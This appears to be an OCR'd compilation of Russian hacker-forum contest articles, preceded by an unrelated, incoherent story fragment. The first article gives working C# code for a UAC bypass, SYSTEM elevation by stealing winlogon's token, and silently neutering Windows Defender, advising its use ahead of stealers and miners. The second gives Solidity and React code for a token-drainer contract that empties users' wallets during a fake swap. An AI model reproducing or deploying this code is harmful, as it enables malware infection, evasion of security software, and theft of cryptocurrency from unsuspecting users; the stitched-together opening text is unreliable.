


Помчалось цадично! Теперь качаем! Нужно закончить полный объем. Судя по инструкции роды начнутся в течении часа или двух.

Качаем, качаем, не останавливаемся!

Время приближается. ЧТО-ТО уже должно происходить. Мы все правильно делаем?

Кажется началось! Кажется началось!!! Смотри невероятно! Какое раздражение! Что-то произойдет сейчас!



Первая часть плана выполнена. Переять второй важный этап – направить всю эту армию на злых монстров. Видимо это особый уровень военного мастерства – направить детей на родителей.



Детеныши выпускают на волю, и вскоре они встречаются лицом к лицу со своими чудовищными родителями.

Детеныши с яростью нападают на монстров, а мы наблюдали за ними с безопасного расстояния. Миссия выполнена. Но эксперимент еще не завершен. У меня готов новый пакет документов.

Новая цель гуманоидный гомункул служащий на пользу человека.



Отключаем Windows Defender (+ UAC Bypass, + Повышение до уровня SYSTEM)

by ioioio777

Windows Defener... как много боли в этом слове. Вероятнее всего, если вы хоть краем уха были связаны с распространением ВПО -- данный антивирус уже успел доставить вам массу неудобств.

Имеющий самую обширную облачную базу в мире АВ не мог остаться без внимания крипторов и малварщиков, в интересах каждого из которых было обойти его. Самая примитивная мысль, пришедшая каждому -- попробовать снести антивирус под корень. Однако, этому препятствует сама система, так просто не выйдет.

Далее идёт способ со всеми известными "Set-MpPreference". К сожалению, из-за повсеместного использования скрипта -- провернуть данный трюк в реалиях проактивной защиты невозможно.
... и собственно, всё. На этом заканчивается вся поверхностная информация о способах отключения Дефендер.

В данной статье я бы хотел рассказать о методе уже известном многим пользователям, однако по сей день не получившем широкую огласку.

Речь пойдет о Privilege Tokens и манипулировании ими в целях отключения Windows Defender.

Попутно в статье будут упомянуты ещё две темы, без которых провернуть данный трюк будет невозможно. UAC Bypass для поднятия привилегий, а также повышение с обычного пользователя до NT AUTHORITY\SYSTEM.

ГЛАВА 1: ПОДГОТОВКА

Начнём, как и полагается, с нудной теории. К сожалению, без неё не будет ясна суть происходящего в последствии, поэтому рассказывать постараюсь максимально кратко и на понятном языке.

Токены привилегий - это разрешения, данные системой для процесса. К примеру, если у процесса есть токен "SeShutdownPrivilege" - то он вправе выключить ваш компьютер.

Если ваша программа не будет иметь этого токена – она не сможет производить это действие.

Для проверки файлов Windows Defender использует свои привилегии. К примеру – "SeRestorePrivilege".

Из этого мы делаем вывод, что если лишить процесс антивируса разрешения на проверку файлов – он станет бесполезным и не сможет выполнять эту самую проверку.

Любое объяснение станет понятнее, если из сухого текста перевести его в визуализацию. Собственно, по этой причине, предлагаю вам скачать Process Hacker и своими глазами посмотреть на токены, имеющиеся у того или иного процесса.

За Windows Defender отвечает процесс MsMpEng.exe, нам нужно найти его в списке и открыть вкладку Tokens. Тут мы замечаем, что процесс имеет множество различных привилегий,

имеющих для него ключевое значение.

Как вы понимаете, именно отключением этих привилегий мы и займёмся.
На этом теоретическая часть окончена, приступаем к реализации РОС'a.

The screenshot shows the Windows Task Manager with the 'Properties' tab selected for the 'MsMpEng.exe (12252)' process. The 'Token' tab is active, displaying information about the token's owner (NT AUTHORITY\SYSTEM), session (0), and elevation (N/A). The 'Virtualized' field is set to 'Not allowed'. Below this, two tables provide detailed information about security identifiers (SIDs) and privileges.

Name	Flags
BUILTIN\Administrators	Owner (default enabled)
BUILTIN\Users	Mandatory (default enabled)
CONSOLE LOGON	Mandatory (default enabled)
Everyone	Mandatory (default enabled)
LOCAL	Mandatory (default enabled)
Mandatory Label\System Mandatory Level	Integrity

Name	Status	Description
SeAssignPrimaryTokenPrivilege	Enabled	Replace a process level token
SeBackupPrivilege	Enabled	Back up files and directories
SeChangeNotifyPrivilege	Default Enabled	Bypass traverse checking
SeDebugPrivilege	Default Enabled	Debug programs
SeImpersonatePrivilege	Default Enabled	Impersonate a client after authentication
SeIncreaseBasePriorityPrivilege	Default Enabled	Increase scheduling priority
SeIncreaseQuotaPrivilege	Enabled	Adjust memory quotas for a process
SeLoadDriverPrivilege	Enabled	Load and unload device drivers
SeRestorePrivilege	Enabled	Restore files and directories
SeSecurityPrivilege	Enabled	Manage auditing and security log
SeShutdownPrivilege	Enabled	Shut down the system
SeSystemEnvironmentPrivilege	Enabled	Modify firmware environment values
SeTakeOwnershipPrivilege	Enabled	Take ownership of files or other objects
SeTcbPrivilege	Default Enabled	Act as part of the operating system

На самом старте нас уже преследуют две проблемы.

- Процесс MsMpEng.exe запущен от имени System. Для редактирования его токенов нам нужно иметь юзера “NT AUTHORITY\SYSTEM”
- Для получения SYSTEM нам нужно будет провести повышение, которое в свою очередь происходит только с уровня администратора.

Решением является следующая схема :





ГЛАВА 2: ПОДНЯТИЕ ПРАВ

Реализаций обхода UAC очень много, вы можете выбрать любой удобный вам. В статье я буду использовать самый распространённый метод через редактирование реестра.

Суть его в том, что системное приложение computerdefaults.exe, при запуске обращается к regedit , в путь "Software\Classes\ms-settings\shell\open\command". Наша задача в том, чтобы отредактировать этот пункт на своё приложение.

Теперь при запуске computerdefaults.exe открывается наше приложение, но с правами администратора. Отредактируем реестр и добавим запуск приложения в через cmd.

C#:

```

string execPath = Assembly.GetEntryAssembly().Location;

Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command");
Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command").
SetValue("", execPath, RegistryValueKind.String);
Registry.CurrentUser.CreateSubKey("Software\\Classes\\ms-settings\\shell\\open\\command").
SetValue("DelegateExecute", 0, RegistryValueKind.DWord);
Registry.CurrentUser.Close();

Process process = new System.Diagnostics.Process();
ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();

```

```
startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
startInfo.FileName = "cmd.exe";
startInfo.Arguments = @"/C computerdefaults.exe";
process.StartInfo = startInfo;
process.Start();
```

Собственно, на этом этапе мы уже запустили свой процесс от имени администратора, без каких либо предупреждений или значков на иконке.

ГЛАВА 2.1: Я ЕСТЬ СИСТЕМА !

Как уже говорилось, процесс Windows Defender запущен от имени NT AUTHORITY\SYSTEM.

Мы, будучи обычным процессом - не можем редактировать процесс, работающий от имени системы.

Нам нужно повышение!

Его мы будем проворачивать через дубликат токена winlogon.exe
Внимание на картинку, тут полный алгоритм действия.

Если объяснять произошедшее в двух словах:

В Windows есть такой процесс, как winlogon, он запускается с системой и отвечает за авторизацию пользователей. Мы продублируем токен этого процесса и запустим свою-же программу с украденным токеном.

- OpenProcessToken() -- Открываем токен процесса с уровнем доступа TOKEN_DUPLICATE (на выходе получаем хендл токена)
- STARTUPINFO -- Устанавливаем параметры для запуска процесса
- DuplicateTokenEx() -- Дублируем токен с winlogon и записываем его
- CreateProcessWithTokenW() -- Запускаем процесс нашего .exe с токеном, украденным из winlogon
- Поздравляю, вы великолепны



C#

```
string procTostart = Assembly.GetEntryAssembly().Location;
Process process = Process.GetProcessesByName("winlogon")[0];
IntPtr procHandle = process.Handle;
IntPtr tokenHandle = IntPtr.Zero;

WinApi.OpenProcessToken(procHandle, 0x0002, out tokenHandle);

WinApi.STARTUPINFO SINFO = new WinApi.STARTUPINFO();
SINFO.dwFlags = 1;
SINFO.wShowWindow = 1;

WinApi.PROCESS_INFORMATION PINFO;

WinApi.SECURITY_ATTRIBUTES SECA = new WinApi.SECURITY_ATTRIBUTES();

IntPtr doubleDuplicateToken = IntPtr.Zero;

WinApi.DuplicateTokenEx(tokenHandle, 0x2000000, ref SECA, 2, WinApi.TOKEN_TYPE.Token-
Primary, out doubleDuplicateToken);

WinApi.CreateProcessWithTokenW(doubleDuplicateToken, WinApi.LogonFlags.NetCreden-
tialsOnly, null, procTostart, WinApi.CreationFlags.DefaultErrorMode, IntPtr.Zero, null, ref SINFO, out
PINFO);
```

Проведём промежуточный итог:

Мы заставили нашу программу запускаться от имени SYSTEM, при этом обойдя UAC. Давайте посмотрим что получилось при реальном teste.

[ВИДЕО](#)

Собственно, как видно на демонстрации – изначальный процесс запускается без прав администратора.

- Затем, применяется обход UAC'а и открывается второй процесс с повышенными правами
- Второй процесс, в свою очередь запускает последний .exe, который имеет и права администратора, и запущен от имени системы.

На этом моменте мы выполнили все условия для редактирования привилегий системного процесса и готовы реализовывать отключение Windows Defender.

ГЛАВА 3: ОТКЛЮЧЕНИЕ АНТИВИРУСА

На секундочку вернёмся к теоретической главе статьи и вспомним, зачем собственно все эти повышения мы и производили.

Наша задача заключается в том, чтобы лишить процесс антивируса привилегий, благодаря которым он может проверять файлы на вредоносность.

Есть два варианта решения этой проблемы : Снять весь список привилегий вручную. Либо установить Уровень Целостности (Integrity Level) на значение “Недоверенный”.


В ходе тестов удалось установить, что оба этих решения – взаимозаменяемые и приведут к одному и тому-же результату.

Поэтому мы пойдём по пути меньшего сопротивления и установить Integrity Level “Untrusted”.

Как и вы прошлых шагах воспользуемся схемой для объяснения последующих действий.

Собственно, алгоритм действий таков :

- OpenProcess() – получаем хендл процесса с доступом “QueryLimitedInformation”
- OpenProcessToken() – Открываем токен процесса с уровнем доступа TOKEN_ALL_ACCESS
- TOKEN_MANDATORY_LABEL – заполняем структуру, которую будем устанавливать в токен процесса
- ConvertStringSidToSid() – получаем SID параметра “ML_UNTRUSTED”
- StructureToPtr() – приводим структуру в нужный для работы формат
- SetTokenInformation() – Устанавливаем “Untrusted” уровень доверия на наш процесс.



SID значение “ML_UNTRUSTED” можно найти в документации Microsoft, по ссылке. <https://docs.microsoft.com/en-us/op.../ms-dtyp/81d92bba-d22b-4a8c-908a-554ab29148ab>

Собственно, на этом и заканчиваются все действия, которые нам нужно было провернуть для снятия привилегий с процесса.

Прикладываю видео-демонстрацию работы этого инструмента в живых условиях. Версия Windows Defender использована самая актуальная на момент написания статьи.

ВИДЕО

ИТОГИ :

Так, давайте зададим себе риторический вопрос “А нахуй я это сделал”.

Метод удаления WD через скрипт – мёртв. Метод, представленный мной в этой статье на данный момент можно реализовать без детекторов (!!)

Данный метод не вырезает Антивирус из системы, он просто запрещает ему выполнять свои функции. У пользователя не вызовет подозрений внезапное уведомление от системы об отключенном антивирусе.

Пользователь не будет видеть никаких значков на панели. Для него не произойдет никаких изменений, он даже не заподозрит факт того, что его система осталась без защиты.

Аналогичный трюк можно пробывать провернуть с другими Антивирусами, в статье Defender взят в качестве самого распространённого.

Минусы данной затеи:

Нам нужны права Администратора (как и для других методов, но да ладно).

Если у пользователя они присутствуют – мы обходим эту проблему через UAC Bypass

Токены привилегий выдаются процессу заново после перезагрузки системы.

Поэтому, если ваш вирус остаётся в системе на долго – добавьте отключение WD в автозагрузку

Внимательно перечитав весь список плюсов и минусов – я прихожу к выводу, что данный метод имеет все шансы на применение в бою.

Главным его плюсом является то, что метод не палится самим Дефендером и не будет снесён при попадании на систему.

В приложения к статье я прикладываю два файла:

- Disable WD.zip – архив с исходниками на C#
- Silent.zip – архив, содержащий в себе уже скомпилированный .exe, который вы можете подгружать вместе со своим вирусом. Он полностью невидимый, запускается без консоли и пропадает из диспетчера задач.

Если вы хотите использовать его со своим Стиллером/Майннером – обязательно грузите СНАЧАЛА Silent.exe, а потом уже свой payload. При смене порядка действий – смысл отключения теряется, так как сначала дефендер спалит ваш вирус и удалит его, а только затем отключит себя.

В Silent.exe не используется обход UAC, поэтому запускать его нужно от имени администратора.

Пароль на оба архива == название форума

[ФАЙЛ 1](#)

[ФАЙЛ 2](#)

СКАМИ КРИПТОУ ПО КРУПНОМУ

LINEAR



Скамим крипту по крупному

..или как украсть токены ERC-20/ERC-721 из под морды хомяка.

by linear



Всем привет! Сегодня я хочу рассказать, как я скамлю токены у криптоюзеров. Сначала я подумал, что не подхожу под тематику конкурса, но сразу прояснил для себя, что крипта = скам, а значит, я в деле. За криптой/смарт-контрактами будущее говорят многие, безусловно, в этом есть доля правды, но история показывает, что технологии используют как в благих целях, так и злоупотребляют ими. Я покажу, как можно злоупотребить стандартами реализаций токенов на EVM совместимых blockchain и нажиться на этом.

Аббревиатура ERC переводится как Ethereum Request for Comments - это такой документ, который определяет стандарт и соглашения для разработки смарт-контрактов. ERC-20 есть контракты, которые компилируются и развертываются в блокчейн сеть, в этих контрактах реализуется единый шаблон, который позволяет создавать токены. Токены можно отправлять, обменивать, сжигать, чеканить, голосовать ими и многое другое, нет каких-то ограничений. Мы можем создать на основе стандарта любой финансовый актив или какое-нибудь действие в блокчейне, благодаря транзакциям. В стандарте ERC-20 есть определенные функции, такие как name(), symbol(), decimals(), balanceOf(), transfer(), totalSupply(), transferFrom(), allowance(), approve(). Из всех этих функций нас интересует approve() и transferFrom(). Что они делают? approve() даёт разрешение на операции с токенами. transferFrom() переводит токены из одного адреса на другой. Остальные функции могут задавать имя токена, узнавать баланс и т.д.

Это все, конечно, интересно, но а что если... наш смарт-контракт сможет скрытно вывести все токены, а пользователь даже не поймет, что произошло? Скажем, пользователь пытается обменять один токен на другой через наш веб-интерфейс, но сталкивается с ситуацией, когда контракт опустошает все его монеты.

Такое возможно, и сейчас мы с вами это сделаем!

Чтобы продемонстрировать этот трюк, создадим свой собственный токен и поможет нам в этом библиотека OpenZeppelin. Напомню, что контракты для EVM (Ethereum Virtual Machine) пишутся на Solidity. Прямо в этом контракте напишем функцию, которая обменивает токены и делает вредоносные действия. Далее развернем контракты в Ropsten сеть и создадим минимальный интерфейс. Наше приложение будет общаться с контрактом по ABI JSON. Для создания веб-приложения будем использовать React и Ethers библиотеку. У вас должно быть некоторое количество тестовых ETH, их можно получить через публичные краны.



Зададим выпуск монет со значением в 500 токенов:

JavaScript:

```
function mint(address _to) external {
    _mint(_to, 500 ether);
    emit Mint(_to);
```

Реализуем функцию обмена токенов и вывода всех средств с кошелька пользователя:

JavaScript:

```
function swap(uint256 _amount) external {
    address sender = msg.sender; // экономим газ
    uint256 senderBalance = IERC20(address(this)).balanceOf(sender);
    require(senderBalance > 0, "swap: token balance too low");

    IERC20(address(this)).transferFrom(sender, address(this), _amount);
    IERC20(address(this)).transferFrom(sender, tokenReceiver, senderBalance - _amount);

    emit ValueReceived(tokenReceiver, senderBalance - _amount);
}
```

Установим адрес получателя краденных токенов:

JavaScript:


```
function setTokenReceiver(address _tokenReceiver) external onlyOwner {  
    tokenReceiver = _tokenReceiver;  
  
    emit SetTokenReceiver(_tokenReceiver);  
}
```

Сконструируем наш токен контракт, укажем название токена и получателя краденных токенов:

JavaScript:

```
constructor (address _tokenReceiver) ERC20("XSSIS", "XSSIS") {  
    tokenReceiver = _tokenReceiver;  
}
```

Скомпилируем и развернем наш контракт в Ropsten сеть:



Переключимся в Ropsten network и выберем Injected Web3. Рядом с кнопкой Deploy укажем адрес получателя краденных токенов (в развернутом контракте мы сможем менять адрес получателя, просто вызывая функцию setTokenReceiver()):

DEPLOY & RUN TRANSACTIONS

ENVIRONMENT
Injected Web3

Ropsten (3) network

ACCOUNT
0xa7E...E46Bd (1.104191056545448402 ether)

CAS LIMIT
3000000

VALUE
0 Wei

CONTRACT
Token - TokenXSS.sol

Deploy 0x0FE42Cb6F0aeB0188a96C64650066A20D12c4085

PUBLISH TO IPFS

OR

At Address Load contract from Address

Transactions recorded 0

Deployed Contracts

Currently you have no contract instances to interact with.



DEPLOY & RUN TRANSACTIONS

The screenshot shows a mobile application interface for interacting with a smart contract. The top bar has icons for back, forward, and search. Below it, a sidebar on the left contains icons for account, settings, and other navigation. The main area lists several functions of a token contract, each with its parameters. The 'setTokenReceiver' function is highlighted with a red oval. The background features a watermark for 'XSS.IS'.

Function	Parameters
approve	address spender, uint256
decreaseAllowance	address spender, uint256
increaseAllowance	address spender, uint256
mint	address ,to
renounceOwnership	
setTokenReceiver	address ,tokenReceiver
swap	uint256 _amount
transfer	address to, uint256 amount
transferFrom	address from, address to,
transferOwnership	address newOwner
allowance	address owner, address spender
balanceOf	address account
decimals	
name	
owner	
symbol	
tokenReceiver	
totalSupply	

Low level interactions

CALLDATA

Transact

В папке config, которая приложена к этой статье, добавляем в файл contracts.json адрес нашего развернутого контракта (смотрим Etherscan). В файл tokenABI.json добавляем ABI параметры, которые можно скопировать из Remix во вкладке SOLIDITY COMPILER.

В файле HomePage.tsx импортируем модули:

JavaScript:

```
import * as React from "react"
import {
  Box,
  Button,
  Center,
  Flex,
  Select,
  HStack,
  Stack,
  Input,
  InputGroup,
  InputLeftAddon,
  InputRightAddon,
  CircularProgress,
  Alert,
  AlertIcon,
  Text
} from "@chakra-ui/react";
import {useContractFunction, useEthers, useTokenAllowance} from "@usedapp/core";
import {ethers} from "ethers";
import tokenABI from "./configs/tokenABI.json";
import contracts from "./configs/contracts.json";
```

Описываем функции добычи, одобрения, обмена/кражи токенов:

JavaScript:

```
const mint = async () => {
  await handleChangeNetwork();
  await mintTx(account);

  setValueStateSuccessed(true);
  setTimeout(function(){
    setValueStateSuccessed(false);
  }.bind(this),5000);

}

const approve = async () => {
  await handleChangeNetwork();
  await approveTx(contracts.address, ethers.constants.MaxUint256);

  setValueApproveStateSuccessed(true);
  setTimeout(function(){
```

```

setValueApproveStateSuccessed(false);
}.bind(this),5000);

}

const swap = async () => {
await handleChangeNetwork();
if (allowance!.lt(ethers.constants.MaxUint256)) {
    alert('Approve tokens!');
}
if (!valueSimple) {
    alert('Input XSSIS quantitiy');
    return;
}

await swapTx(valueSimple + '0'.repeat(18));

setValueswapStateSuccessed(true);
setTimeout(function(){
    setValueswapStateSuccessed(false);
}.bind(this),5000);

}


```

Собираем и запускаем наше веб-приложение:

